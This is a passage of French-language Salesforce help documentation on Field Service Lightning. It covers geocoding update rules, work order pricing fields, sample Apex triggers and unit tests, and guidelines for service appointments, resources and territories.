1. Dans Configuration, saisissez *`Data.com`* dans la case Recherche rapide, puis sélectionnez **Règles de mise à jour** sous Administration de Data.com.
2. Recherchez les entrées de Field Service Lightning, puis cliquez sur **Désactiver** en regard de chaque règle :
   - Geocodes for Work Order Address (Géocodes de l'adresse de l'ordre d'exécution)
   - Geocodes for Work Order Line Item Address (Géocodes de l'adresse de l'élément d'ordre d'exécution)
   - Geocodes for Service Appointment Address (Géocodes de l'adresse du rendez-vous de service)
   - Geocodes for Service Territory Address (Géocodes de l'adresse du territoire de service)
   - Geocodes for Service Territory Member Address (Géocodes de l'adresse du membre du territoire de service)
   - Geocodes for Resource Absence Address (Géocodes de l'adresse de l'absence de ressource)

**Remarque:**

- Si vous utilisez les packages gérés Field Service Lightning, le désabonnement du géocodage signifie que la latitude, la longitude et la précision du géocodage ne sont plus calculés pour les enregistrements d'assistance sur site. Sans ces données de géocodage, l'optimiseur de planification ne fonctionne pas correctement.

- Si vous avez utilisé des ordres d'exécution avant Winter '17, l'activation de Field Service Lightning active automatiquement le géocodage pour tous les ordres d'exécution existants dans votre organisation et renseigne leurs champs de géocodage. Si vous n'activez pas Field Service Lightning, la fonctionnalité de géocodage n'est pas disponible pour les ordres d'exécution.

CONSULTER ÉGALEMENT :

Configuration de Field Service Lightning

Consignes relatives à Field Service Lightning

# Consignes relatives à l'utilisation d'ordres d'exécution

Découvrez comment vous pouvez et devriez utiliser les ordres d'exécution pour gérer votre activité avec efficacité.

Comment incorporer des ordres d'exécution dans votre processus de support

Les ordres d'exécution sont un outil de support efficace, en particulier si vous offrez un service d'assistance. Vous pouvez incorporer des ordres d'exécution dans votre processus de support de plusieurs façons.

Fonctionnement de la tarification sur les ordres d'exécution

Les ordres d'exécution et les éléments d'ordre d'exécution contiennent plusieurs champs associés au prix. Découvrez comment ils interagissent et comment les utiliser.

Exemples de code Apex pour les ordres d'exécution

Utilisez les exemples Apex ci-dessous pour personnaliser et automatiser le rôle des ordres d'exécution dans votre processus de support.

## Comment incorporer des ordres d'exécution dans votre processus de support

Les ordres d'exécution sont un outil de support efficace, en particulier si vous offrez un service d'assistance. Vous pouvez incorporer des ordres d'exécution dans votre processus de support de plusieurs façons.

Voici quelques approches recommandées :

| Situation | Ordres d'exécution adaptés à la situation |
| --- | --- |
| **Réparation d'une ressource défectueuse :** un client vous achète un produit (une voiture par exemple). Il rencontre un problème avec le véhicule et vous appelle pour vous en faire part. Un agent crée une requête à partir de l'appel et décide qu'un technicien doit se déplacer chez le client pour réparer le véhicule. | 1. L'agent crée pour la ressource un ordre d'exécution « Réparer la ressource » avec une courte description du problème.<br>2. L'agent crée un rendez-vous de service dans l'ordre d'exécution et l'attribue à une ressource de service disponible.<br>3. La ressource de service se déplace pour réparer la ressource.<br>4. La ressource de service découvre qu'une pièce de rechange importante est manquante. Elle modifie le statut du rendez-vous de service en `Terminé` et crée un deuxième rendez-vous de service |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

| Situation | Ordres d'exécution adaptés à la situation |
| --- | --- |
| | dans l'ordre d'exécution pour installer la pièce de rechange.<br>**5.** Lorsque la pièce est installée et le deuxième rendez-vous effectué, la ressource de service change le statut du rendez-vous service et de son ordre d'exécution parent sur `Terminé`.<br>**6.** L'agent ferme la requête. |
| **Exécution d'une maintenance préventive :** un client vous achète un produit et souscrit un contrat de maintenance préventive sur cinq ans. Le contrat offre au client un contrôle de maintenance préventive chaque année. Le contrôle annuel de maintenance est représenté dans Salesforce par une autorisation liée à l'enregistrement de la ressource. | **1.** Un agent de service crée un ordre d'exécution « Contrôle annuel de maintenance » dans la ressource.<br>**2.** L'agent ajoute des éléments de ligne à l'ordre d'exécution, qui représentent les tâches de maintenance que doit réaliser le technicien.<br>**3.** L'agent crée un rendez-vous de service dans l'ordre d'exécution et l'attribue à une ressource de service.<br>**4.** La ressource de service se déplace pour effectuer le contrôle de maintenance.<br>**5.** À mesure que chaque élément de ligne de l'ordre d'exécution est terminé, la ressource modifie le statut de l'élément de ligne en *`Terminé`*. Lorsque tous les éléments de ligne sont terminés, la ressource change le statut du rendez-vous de service et de son ordre d'exécution parent sur *`Terminé`*.<br>**6.** Pour la maintenance annuelle suivante de la ressource, l'agent peut rapidement créer un clone de cet ordre d'exécution. |

Les approches présentées ci-dessous sont classiques, mais vous pouvez personnaliser l'utilisation des ordres d'exécution. Voici quelques exemples :

- Créez une action rapide « Nouvel ordre d'exécution » dans des ressources, des requêtes et des comptes.

  Remarque: Les autorisations et les contrats de service ne prennent pas en charge les actions rapides.

- Configurez une action rapide dans les ordres d'exécution qui actualise automatiquement les champs de compte, de ressources et de contact des nouveaux ordres d'exécution pour correspondre à leur enregistrement parent.
- Si votre organisation utilise des ressources hiérarchiques, suivez des sous-tâches spécifiques avec plus de précision en associant des éléments de ligne d'ordre d'exécution à différentes ressources. Par exemple, un ordre d'exécution lié à la ressource « automobile » peut avoir un élément de ligne lié à la ressource enfant « phare ». Vous pouvez ajouter la liste associée Éléments de ligne d'ordre d'exécution aux présentations de page de ressources afin de permettre aux utilisateurs d'afficher tous les éléments de ligne associés à une ressource.

Pour consulter des exemples de code Apex à utiliser afin de personnaliser les ordres d'exécution de votre organisation, reportez-vous à Exemples de code Apex pour les ordres d'exécution.

CONSULTER ÉGALEMENT :

- Consignes relatives à l'utilisation d'ordres d'exécution
- Configuration d'ordres d'exécution

## Fonctionnement de la tarification sur les ordres d'exécution

Les ordres d'exécution et les éléments d'ordre d'exécution contiennent plusieurs champs associés au prix. Découvrez comment ils interagissent et comment les utiliser.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

Les *ordres d'exécution* contiennent les champs liés à la tarification ci-dessous. Si vous envisagez d'utiliser les champs ci-dessous, ajoutez-les à des présentations de page d'ordre d'exécution.

| Champ de l'ordre d'exécution | Ce qu'il représente |
|---|---|
| `Remise` | (Lecture seule) La moyenne pondérée des remises sur tous les éléments de ligne de l'ordre d'exécution. Il peut correspondre à n'importe quel chiffre positif de 0 à 100. |
| `Sous-total` | (Lecture seule) Le total des éléments de l'ordre d'exécution avant l'application des remises et des taxes. |
| `Prix total` | (Lecture seule) Le total des prix des éléments de ligne de l'ordre d'exécution, après l'application des remises, mais avant l'ajout de la taxe. |
| `Total général` | (Lecture seule) Le prix total de l'ordre d'exécution taxe comprise. |
| `Catalogue de prix` | Le catalogue de prix associé à l'ordre d'exécution. L'ajout d'un catalogue de prix à l'ordre d'exécution permet de lier chaque élément d'ordre d'exécution à un produit inclus dans le catalogue. |
| `Taxe` | La taxe totale de l'ordre d'exécution sous un format en devise (ne saisissez pas de pourcentage). Par exemple, dans un ordre d'exécution dont le prix total est de 100 $, saisissez 10 $ pour appliquer une taxe de 10 pour cent. Vous pouvez saisir un chiffre avec ou sans symbole de devise et utiliser jusqu'à deux décimales. |

Les *éléments de ligne de l'ordre d'exécution* contiennent les champs de tarification ci-dessous. Si vous envisagez d'utiliser les champs ci-dessous, ajoutez-les à des présentations de page d'élément d'ordre d'exécution.

| Champ de l'élément de ligne de l'ordre d'exécution | Ce qu'il représente |
|---|---|
| `Remise` | Remise en pourcentage à appliquer au sous-total de l'élément de ligne. Vous pouvez saisir un chiffre avec ou sans symbole de pourcentage et utiliser jusqu'à deux décimales. |
| `Sous-total` | (Lecture seule) Le prix unitaire de l'élément de ligne multiplié par la quantité. |
| `Prix total` | (Lecture seule) Le sous-total de l'élément de ligne avec les remises appliquées. Ce champ est vide jusqu'à l'ajout d'un prix unitaire et l'enregistrement de l'élément de ligne. |
| `Prix catalogue` | (Lecture seule) Le prix de l'élément de ligne (produit) tel qu'il est affiché dans l'entrée correspondante du catalogue de prix. Si aucun produit n'est sélectionné, le prix catalogue est défini par défaut sur zéro.<br>Remarque: Lorsque vous sélectionnez un produit à lier à l'élément de ligne, le prix catalogue du produit est affiché en regard de son nom et de son ID dans la fenêtre de référence. Le champ du prix catalogue est renseigné lors de l'enregistrement de l'élément de ligne. |
| `Produit` | Le nom du produit qui correspond à l'élément de ligne. La référence répertorie uniquement les produits inclus dans le catalogue de prix de l'ordre d'exécution parent. Lorsque vous sélectionnez un produit et enregistrez l'élément de ligne, les champs suivants sont renseignés dans l'élément de ligne :<br>• `Prix catalogue`<br>• `Prix unitaire`<br>• `Sous-total`<br>• `Prix total`<br>Remarque: La modification en ligne n'est pas prise en charge dans le champ Produit. Pour modifier le produit dans un élément de ligne, cliquez sur **Modifier**. L'ajout d'un produit entraîne la mise à jour du prix catalogue, du prix unitaire, du sous-total et du prix total en fonction de l'entrée du catalogue de prix correspondant au nouveau produit. |
| `Prix unitaire` | Par défaut, le prix unitaire d'un élément de ligne d'un ordre d'exécution correspond au prix catalogue de l'élément de ligne affiché dans le catalogue. Vous pouvez le modifier. |

Lorsque vous renseignez les champs de prix dans les ordres d'exécution et leurs éléments de ligne, notez les points suivants :

- Pour appliquer une remise à un ordre d'exécution, appliquez-la au niveau de l'élément de ligne. Si votre ordre d'exécution ne dispose d'aucun élément de ligne, sa remise est de zéro.

- Lorsque vous renseignez les champs de prix dans un ordre d'exécution, renseignez uniquement les champs `Catalogue de prix` et `Taxe`. Les champs `Remise`, `Sous-total`, `Prix total` et `Total général` sont calculés automatiquement en fonction des champs d'élément de ligne.
- Lorsque vous renseignez les champs de prix dans un élément de ligne d'ordre d'exécution, renseignez uniquement les champs `Produit` et `Remise`. Les champs `Sous-total`, `Prix total` `Prix catalogue` et `Prix unitaire` sont calculés automatiquement en fonction des autres champs des éléments de ligne.
- Les éléments d'ordre d'exécution ne sont pas nécessairement liés à un produit. Par exemple, vous pouvez préférer utiliser des éléments d'ordre d'exécution pour suivre des tâches. Notez que si le champ `Produit` est vide, vous ne pouvez pas utiliser les champs `Prix catalogue`, `Prix unitaire`, `Remise`, `Quantité`, `Sous-total` et `Prix total`.

Remarque:

- Vous ne pouvez pas supprimer un catalogue de prix qui est lié à un ordre d'exécution.
- Vous ne pouvez pas supprimer un produit qui est lié à un élément d'ordre d'exécution.
- Vous ne pouvez pas supprimer une entrée du catalogue de prix qui est liée à un élément d'ordre d'exécution. Les entrées du catalogue de prix sont liées à des éléments d'ordre d'exécution via le champ de référence `Produit`.
- Vous ne pouvez pas retirer un catalogue de prix d'un ordre d'exécution si ses éléments de ligne sont liés à des produits de ce catalogue de prix.
- Les produits ne peuvent pas être ajoutés à des éléments d'ordre d'exécution dans Lightning Experience. Utilisez Salesforce Classic ou l'API. Si un élément d'ordre d'exécution a été créé dans Salesforce Classic et inclut un produit, la quantité et le prix unitaire peuvent être mis à jour dans Lightning Experience, mais le produit ne peut pas être mis à jour.

CONSULTER ÉGALEMENT :

Champs d'ordres d'exécution
Champs d'éléments d'ordre d'exécution
Configuration d'ordres d'exécution

## Exemples de code Apex pour les ordres d'exécution

Utilisez les exemples Apex ci-dessous pour personnaliser et automatiser le rôle des ordres d'exécution dans votre processus de support.

Conseil: Vous découvrez Apex ? Consultez le guide Force.com Apex Code Developer's Guide.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

### Exemple de déclencheur 1

Ce déclencheur empêche les utilisateurs de fermer un ordre d'exécution tant que tous ses éléments de ligne n'ont pas été fermés. Cette méthode est efficace pour s'assurer que toutes les tâches planifiées ont été réalisées.

Pour définir un déclencheur d'ordre d'exécution dans votre organisation :

1. Dans Configuration, saisissez *`Ordres d'exécution`* dans la case Recherche rapide, puis sélectionnez **Déclencheurs** sous Ordres d'exécution.
2. Cliquez sur **Nouveau**.
3. Copiez le texte du déclencheur et collez-le dans le champ de texte.
4. Cliquez sur **Enregistrer**.

```
trigger ValidateWorkOrderLineItem on WorkOrder (before update) {
    for(WorkOrder w : Trigger.New) {
```

```
        if(w.Status =='Closed'){
            List<WorkOrderLineItem> woLineItemList = [Select wo.Status
                          From WorkOrderLineItem wo where wo.WorkOrderId=:w.Id];
             if(woLineItemList.isEmpty()==false){
                 for(WorkOrderLineItem woLineItem : woLineItemList){
                     if(woLineItem.Status != 'Closed'){
                          w.addError('You cannot close a work order until all of its
line items are closed.');
                     }
                 }
             }
        }
    }
}
```

**Exemple de déclencheur 2**

Ce déclencheur ferme automatiquement une requête si un ordre d'exécution est marqué Fermé dans la requête. Si une requête contient plusieurs ordres d'exécution, le déclencheur s'active lorsque le premier ordre d'exécution est marqué Fermé. Cela évite à l'agent de support de fermer manuellement la requête une fois la tâche associée effectuée.

```
trigger CloseCaseWhenWoId on WorkOrder (after update) {
    for (WorkOrder wo: Trigger.new) {
        try {
            if (wo.Status == 'closed') {
                Case ca = [SELECT Status from case where id = :wo.CaseId];
                ca.Status ='closed';
                update ca;
            }
        } catch (Exception e) {

              }
    }
}
```

**Test unitaire Déclencheur 2**

Vous pouvez configurer des tests unitaires Apex dans la Developer console pour analyser votre code en cas de problème. Pour éviter tout problème, Salesforce exige qu'au moins 75 % des lignes de votre code Apex soient couvertes par des tests. Ce test unitaire s'applique à l'exemple de déclencheur 2.

```
@isTest
private class WOTriggerTest {
    static testMethod void validateWO() {
    Case ca = new Case();
    ca.Origin ='Phone';
    ca.Status ='new';
    insert(ca);
        WorkOrder wo = new WorkOrder();
        wo.Subject = 'test';
        wo.Status ='closed';
        wo.CaseId = ca.Id;
        insert(wo);
        update(wo);
        Case ca1 = [SELECT Status from Case where id= :ca.Id];
        System.assertEquals('Closed', ca1.Status);
```

```
    }
}
```

**Classe Apex Ordre d'exécution**

Les classes Apex réduisent la taille de vos déclencheurs, et facilitent la réutilisation et la gestion d'un code Apex. Cette classe, que vous pouvez référencer dans des déclencheurs, crée un ordre d'exécution avec un élément de ligne.

```
public class CreateWorkOrderLineItem{
public WorkOrderLineItem createWorkOrderLineItem(){
    WorkOrder wo = new WorkOrder();
    wo.subject ='title';
    insert wo;
    WorkOrderLineItem woli = new WorkOrderLineItem();
    woli.workOrderId = wo.Id;
    woli.description = 'abcd';
    return woli;
    }
    }
```

**Test unitaire de la classe Apex Ordre d'exécution**

Ce test unitaire s'applique à la classe Apex Ordre d'exécution.

```
@isTest
public class TestWorkOrderLineItem {
    static testMethod void testCreateWorkOrderLineItem()
    {
        CreateWorkOrderLineItem cwoLi = new CreateWorkOrderLineItem();
        cwoLi.createWorkOrderLineItem();
    }
}
```

CONSULTER ÉGALEMENT :

Consignes relatives à l'utilisation d'ordres d'exécution

Champs d'ordres d'exécution

# Consignes relatives à Field Service Lightning

Apprenez comment et quand utiliser les fonctionnalités de Field Service Lightning.

Consignes relatives à l'utilisation de rendez-vous de service

Un rendez-vous de service est un rendez-vous pour un technicien d'assistance sur site qui doit réaliser un travail pour un client. Découvrez comment créer et gérer des rendez-vous de service.

Consignes relatives à l'utilisation de ressources de service

Les ressources de service désignent les utilisateurs qui peuvent réaliser le travail d'assistance sur site. Découvrez comment créer et gérer des ressources de service.

Consignes relatives à l'utilisation de territoires de service

Les territoires de service représentent les régions dans lesquelles votre équipe réalise le travail d'assistance sur site. Découvrez comment créer et gérer des territoires de service.

Consignes relatives à l'utilisation d'ordres d'exécution

Les ordres d'exécution permettent de suivre les tâches à réaliser sur un produit. Découvrez comment créer et gérer des ordres d'exécution.

Consignes relatives à l'utilisation de Knowledge avec des ordres d'exécution

Vous pouvez joindre des articles Knowledge à des ordres d'exécution et à des éléments de ligne d'ordre d'exécution afin de faciliter l'accès les techniciens sur site aux informations de procédures importantes, à des instructions, à des spécifications, et davantage.

## Consignes relatives à l'utilisation de rendez-vous de service

Un rendez-vous de service est un rendez-vous pour un technicien d'assistance sur site qui doit réaliser un travail pour un client. Découvrez comment créer et gérer des rendez-vous de service.

**Affichage de rendez-vous de service**

Consultez les rendez-vous de service sous l'onglet Rendez-vous de service. Ils sont également affichés dans les plusieurs pages de détail d'enregistrement :

- Les rendez-vous attribués d'une ressource de service sont affichés dans la liste associée Rendez-vous de service de la page de détail des ressources.
- Les rendez-vous de services associés à un enregistrement sont affichés dans la liste associée Rendez-vous de service de la page de l'enregistrement. Les comptes, les ressources, les opportunités, les ordres d'exécution et les éléments d'ordre d'exécution peuvent avoir des rendez-vous de service.

**Création de rendez-vous de service**

Créez des rendez-vous de service via l'onglet Rendez-vous de service ou la liste associée Rendez-vous de service dans un enregistrement pris en charge. Vous ne pouvez pas créer des rendez-vous de service depuis la liste associée Rendez-vous de service d'une ressource de service, mais vous pouvez attribuer la ressource à des rendez-vous de service existants.

**Suppression de rendez-vous de service**

Vous pouvez supprimer un rendez-vous de service pour indiquer qu'il a été annulé. La suppression d'un enregistrement supprime ses rendez-vous de service enfants.

**Association de rendez-vous de service à d'autres enregistrements**

Les rendez-vous de service ont toujours un enregistrement parent, qui peut être un ordre d'exécution, un élément d'ordre d'exécution, une opportunité, un compte ou une ressource. Le type de l'enregistrement parent indique la nature du rendez-vous de service :

- Les rendez-vous de service dans les *ordres d'exécution* et les *éléments d'ordre d'exécution* offrent une vue plus détaillée du travail en cours de réalisation. Alors que les ordres d'exécution et les éléments d'ordre d'exécution permettent de saisir des informations générales sur une tâche, les rendez-vous de service permettent d'ajouter des détails de planification et de propriété.
- Les rendez-vous de service dans les *ressources* représentent le travail en cours d'exécution dans la ressource.
- Les rendez-vous de service dans les *comptes* représentent le travail en cours d'exécution pour le compte.
- Les rendez-vous de service dans les *opportunités* représentent le travail associé à l'opportunité.

Par exemple, supposons que vous créez un ordre d'exécution pour suivre la maintenance annuelle du réfrigérateur d'un client. Dans la liste associée Rendez-vous de service de l'ordre d'exécution, vous créez un rendez-vous Maintenance annuelle.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les rendez-vous de service :
- Lire sur les rendez-vous de service

Pour créer des rendez-vous de service :
- Créer sur les rendez-vous de service

Pour supprimer des rendez-vous de service :
- Supprimer sur les rendez-vous de service

Pour attribuer des ressources de service à des rendez-vous de service :
- Modifier sur les rendez-vous de service ET Afficher sur les ressources de service

Pendant le rendez-vous, le technicien réalise la plupart des tâches de maintenance, mais détermine qu'une pièce de rechange doit être commandée et installée. Une fois le rendez-vous terminé, un deuxième rendez-vous de service est créé dans l'ordre d'exécution pour suivre l'installation. Lorsque le deuxième rendez-vous est terminé, le technicien détermine que le réfrigérateur est totalement réparé et l'ordre d'exécution peut être fermé.

**Compréhension des statuts de rendez-vous de service**

Les rendez-vous de service ont deux champs de statut : `Statut` et `Statut de répartition`. Le champ `Statut` des rendez-vous de service est automatiquement renseigné en fonction de l'heure actuelle et des Heures de début et de fin planifiées, des Heures de début de fin réelles et du Statut de répartition du rendez-vous. La liste déroulante `Statut` comprend les valeurs suivantes, qui peuvent être calculées comme suit :

- *`Non planifié`* : les champs `Début planifié` et `Fin planifiée` sont vides.
- *`Planifié`* : les champs `Début planifié` et `Fin planifiée` sont renseignés.
- *`Réparti`* : le `Statut de répartition` a été modifié en `Réparti`.
- *`En cours`* : le champ `Début réel` est renseigné, mais le champ `Fin réelle` est vide.
- *`Terminé`* : les champs `Début réel` et `Fin réelle` sont renseignés.
- *`Annulé`* : le Statut de répartition a été modifié en `Annulé`.
- *`Manqué`* : les champs `Début planifié` et `Fin planifiée` sont renseignés, les champs `Début réel` et `Fin réelle` sont vides et l'heure de `Fin planifiée` est passée.
- *`Exécution longue`* : le rendez-vous est *`En cours`*, mais l'heure de `Fin planifiée` est passée.
- *`En retard`* : le rendez-vous est *`planifié`*, et l'heure actuelle est comprise entre `Début planifié` et `Fin planifiée`.

Le statut d'un rendez-vous de service est indépendant du statut de son enregistrement parent.

Le champ `Statut de répartition` indique si la ressource de service attribuée a été notifiée du rendez-vous. Ce champ modifiable contient deux valeurs :

- *`Réparti`* : la ressource de service attribuée a été notifiée du rendez-vous. La sélection de cette valeur change le `Statut` du rendez-vous en `Réparti`. Cette valeur peut être sélectionnée uniquement lorsque le Statut du rendez-vous est `Non planifié` ou `Planifié`.
- *`Annulé`* : le rendez-vous est annulé. La sélection de cette valeur change le `Statut` du rendez-vous en `Annulé`.

Remarque: Vous ne pouvez pas créer des valeurs supplémentaires dans ces champs de statut. Si vous avez besoin d'un statut de rendez-vous de service modifiable, utilisez des champs personnalisés.

CONSULTER ÉGALEMENT :

Champs de rendez-vous de service

# Consignes relatives à l'utilisation de ressources de service

Les ressources de service désignent les utilisateurs qui peuvent réaliser le travail d'assistance sur site. Découvrez comment créer et gérer des ressources de service.

**Affichage de ressources de service**

Consultez les ressources de service sous l'onglet Ressources de service. En outre :

- Les ressources attribuées à un rendez-vous de service sont affichées dans la liste associée Ressources attribuées, dans la page de détail du rendez-vous.
- Les ressources qui appartiennent à un territoire de service sont affichées dans la liste associée Membre de territoire de service, dans la page de détail du territoire.

**Création de ressources de service**

Créez des ressources de service depuis l'onglet Ressources de service. Un utilisateur peut avoir jusqu'à deux enregistrements de ressource de service associés si chaque enregistrement est un type de ressource différent (Technicien ou Répartiteur)

**Attribution de ressources de service à des rendez-vous de service**

Attribuez une ressource à un rendez-vous de service via les listes associées Ressources attribuées, dans la page de détail du rendez-vous. Si nécessaire, vous pouvez modifier la présentation de la liste associée depuis le nœud Ressources attribuées, dans la Configuration. Vous pouvez attribuer plusieurs ressources de service à un rendez-vous.

**Désactivation de ressources de service**

Pour des raisons de suivi, les ressources peuvent seulement être désactivées, pas supprimées. Pour désactiver un utilisateur, désélectionnez **Actif** dans sa page de détail.

La désactivation d'un utilisateur entraîne la désactivation de la ressource de service associée. Vous ne pouvez pas créer une ressource de service qui est liée à un utilisateur inactif.

**Affichage des planifications de ressources de service**

La liste associée Rendez-vous de service montre tous les rendez-vous auxquels une ressource est attribuée, et la liste associée Absences permet de définir les périodes pendant lesquelles la ressource n'est pas disponible. Si vous n'utilisez pas les packages gérés Field Service Lightning avec l'optimiseur de planification, les ressources peuvent être attribuées à des rendez-vous en conflit avec leurs absences.

Conseil: Créez un déclencheur qui envoie une demande d'approbation à un superviseur lorsqu'une ressource crée une absence.

Si vous n'utilisez pas les packages gérés Field Service Lightning, aucune vue de calendrier n'est disponible pour les ressources de service individuelles.

**Ajout de ressources de service préférées à des comptes**

Vous pouvez désigner certaines ressources de service préférées, requises ou exclues dans des comptes ou des ordres d'exécution spécifiques. Les ordres d'exécution héritent des préférences de ressource de leur compte associé.

Ajoutez des préférences à un compte ou à un ordre d'exécution via la liste associée Préférences de ressource. Il suffit de sélectionner la ressource de service et le niveau de préférence, puis d'enregistrer vos modifications.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

## AUTORISATIONS UTILISATEUR

Pour afficher des ressources de service :
- Lire sur les ressources de service

Pour créer des ressources de service :
- Créer sur les ressources de service

Pour attribuer des ressources de service à des rendez-vous de service :
- Modifier sur les rendez-vous de service ET Afficher sur les ressources de service

Pour désactiver des ressources de service :
- Modifier sur les ressources de service

Les préférences de ressource représentent davantage une suggestion qu'une exigence. Vous pouvez attribuer un rendez-vous de service à n'importe quelle ressource, quelles que soit les préférences de ressource de l'ordre d'exécution associé.

CONSULTER ÉGALEMENT :

Configuration de ressources de service

Champs de ressources de service

## Consignes relatives à l'utilisation de territoires de service

Les territoires de service représentent les régions dans lesquelles votre équipe réalise le travail d'assistance sur site. Découvrez comment créer et gérer des territoires de service.

**Affichage de territoires de service**

Consultez les territoires de service sous l'onglet Territoires de service. Vous pouvez également afficher les territoires d'une ressource de service dans la liste associée Territoires de service de la page de détail de la ressource.

**Création de territoires de service**

Si vous souhaitez utiliser des territoires de service, déterminez les territoires que vous devez créer. Selon le mode opératoire de votre activité, vous pouvez choisir de créer des territoires basés sur des villes, des pays ou d'autres facteurs. Si vous envisagez de créer des hiérarchies de territoires de service, commencez par créer les territoires principaux. Les hiérarchies de territoires de service peuvent inclure jusqu'à 500 territoires.

Créez des territoires de service depuis l'onglet Territoires de service dans Salesforce. Lorsque vous avez créé un territoire, vous pouvez lui ajouter des membres via la liste associée Membres de territoire de service. Les membres de territoires de service correspondent aux ressources qui travaillent dans le territoire. Leur association à un territoire permet de s'assurer qu'ils sont affectés à des rendez-vous proches de leur domicile.

**Attribution de territoires de service à des ressources de service**

Vous pouvez associer une ressource de service à plusieurs territoires afin d'indiquer les régions dans lesquelles la ressource est disponible pour travailler. Attribuez des territoires à une ressource via la liste associée Territoires de service, dans la page de détail de la ressource, ou via la liste associée Membre de territoire de service, dans la page de détail du territoire.

Lorsque vous attribuez un territoire est une ressource, utilisez le champ `Type` pour indiquer si le territoire est principal, secondaire ou une relocalisation pour la ressource.

- Le territoire *principal* est généralement le territoire dans lequel la ressource travaille le plus souvent, par exemple, près de son domicile. Les ressources ne peuvent avoir qu'un seul territoire principal.
- Les territoires *secondaires* sont les territoires dans lesquels la ressource peut être attribuée à des rendez-vous, en cas de nécessité. Une ressource peut avoir plusieurs territoires secondaires.
- Les territoires de *relocalisation* représentent des déplacements temporaires. Si vous utilisez les packages gérés Field Service Lightning avec l'optimiseur de planification, les ressources avec des territoires de relocalisation sont toujours attribuées à des services au sein de leurs territoires de relocalisation, aux dates de relocalisation spécifiées. Si vous n'avez pas de territoire de relocalisation, les territoires principaux sont prioritaires sur les secondaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

AUTORISATIONS UTILISATEUR

Pour afficher des territoires de service :
- Lire sur les territoires de service

Pour créer des territoires :
- Créer sur les territoires de service

Pour supprimer des territoires de service :
- Supprimer sur les territoires de service

Pour attribuer des ressources de service à des territoires de service :
- Modifier sur les territoires de service

**Suppression de territoires de service**

Vous ne pouvez pas supprimer un territoire de service qui contient des rendez-vous de service. Si vous essayez de le supprimer, vous êtes invité(e) à attribuer les rendez-vous à un autre territoire.

Si vous supprimez un territoire de service qui contenait des membres, les ressources qui étaient membres ne sont plus connectées au territoire.

Exemple: Vous pouvez créer une hiérarchie de territoires pour représenter les zones dans lesquelles votre équipe travaille en Californie. Insérez un territoire principal nommé `Californie`, trois territoires enfants nommés `Californie du Nord`, `Californie Centrale` et `Californie du Sud`, puis une série de territoires de troisième niveau correspondant aux comtés de Californie. Attribuez des ressources de service à chaque territoire de comté afin de préciser qui est disponible pour travailler dans ces comtés.

CONSULTER ÉGALEMENT :

Configuration de territoires de service

Champs de territoires de service

## Consignes relatives à l'utilisation d'ordres d'exécution

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher l'onglet Ordres d'exécution, les ordres d'exécution et les éléments de ligne des ordres d'exécution : | « Lire » sur les ordres d'exécution |
| Pour créer ou cloner des ordres d'exécution : | « Créer » sur les ordres d'exécution |
| Pour modifier des ordres d'exécution : | « Modifier » sur les ordres d'exécution |
| Pour supprimer des ordres d'exécution : | « Supprimer » sur les ordres d'exécution |
| Pour créer, modifier et supprimer des éléments de ligne d'ordres d'exécution : | « Modifier » sur les ordres d'exécution |

| Éditions |
|---|
| Disponible avec : Salesforce Classic et Lightning Experience |
| Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud |

Les ordres d'exécution permettent de suivre les tâches à réaliser sur un produit. Découvrez comment créer et gérer des ordres d'exécution.

**Affichage des ordres d'exécution**

Les ordres d'exécution peuvent être associés à des comptes, des ressources, des requêtes, des contacts, des autorisations, des rendez-vous de service, des contrats de service et d'autres ordres d'exécution. Affichez les ordres d'exécution sous l'onglet Ordres d'exécution. La liste associée Ordres d'exécution, dans les pages de détail d'enregistrement suivantes, répertorie également les ordres d'exécution associés à un enregistrement :

- Comptes
- Ressources
- Requêtes
- Contacts
- Autorisations
- Contrats de service

Conseil: Si votre administrateur Salesforce a défini la console pour inclure les ordres d'exécution, cliquez sur l'onglet Console pour afficher et modifier les ordres d'exécution et leurs enregistrements associés à un emplacement unique.

**Création d'ordres d'exécution**

Vous pouvez créer et modifier les ordres d'exécution depuis l'onglet Ordres d'exécution ou la liste associée Ordres d'exécution dans les objets pris en charge. Selon la définition des ordres d'exécution au sein de votre organisation, cette liste associée peut ne pas être disponible dans certains enregistrements.

Conseil: Lorsque vous créez un ordre d'exécution, ajoutez *éléments de ligne* à l'ordre d'exécution via la liste associée Éléments d'ordre d'exécution. Les éléments de ligne d'ordre d'exécution représentent les tâches spécifiques qu'un technicien doit accomplir pour compléter l'ordre d'exécution. Ils peuvent être marqués individuellement comme terminés, ce qui facilite le suivi et améliore les processus d'assistance sur site. Les détails de tarification tels que les remises et les prix unitaires sont définis au niveau de l'élément de ligne dans les ordres d'exécution.

**Suppression d'ordres d'exécution**

Supprimez des ordres d'exécution depuis la page de détail des ordres d'exécution ou la liste associée Ordres d'exécution. La suppression d'un ordre d'exécution le déplace vers la Corbeille. Les notes, pièces jointes, activités, éléments de ligne et les rendez-vous de service associés à l'ordre d'exécution sont également supprimés. Si vous restaurez un ordre d'exécution supprimé, vous restaurez également les éléments associés.

**Partage des ordres d'exécution**

Vous pourrez accorder un accès supplémentaire aux ordres d'exécution au-delà des restrictions de votre modèle de partage par défaut. Par contre, vous ne pouvez pas rendre le modèle de partage plus restrictif que les paramètres par défaut.

Pour déterminer qui a accès à un ordre d'exécution, cliquez sur **Partager** dans la page de détail de l'ordre d'exécution. Les éléments de ligne d'ordre d'exécution héritent des paramètres de partage de leur ordre d'exécution parent.

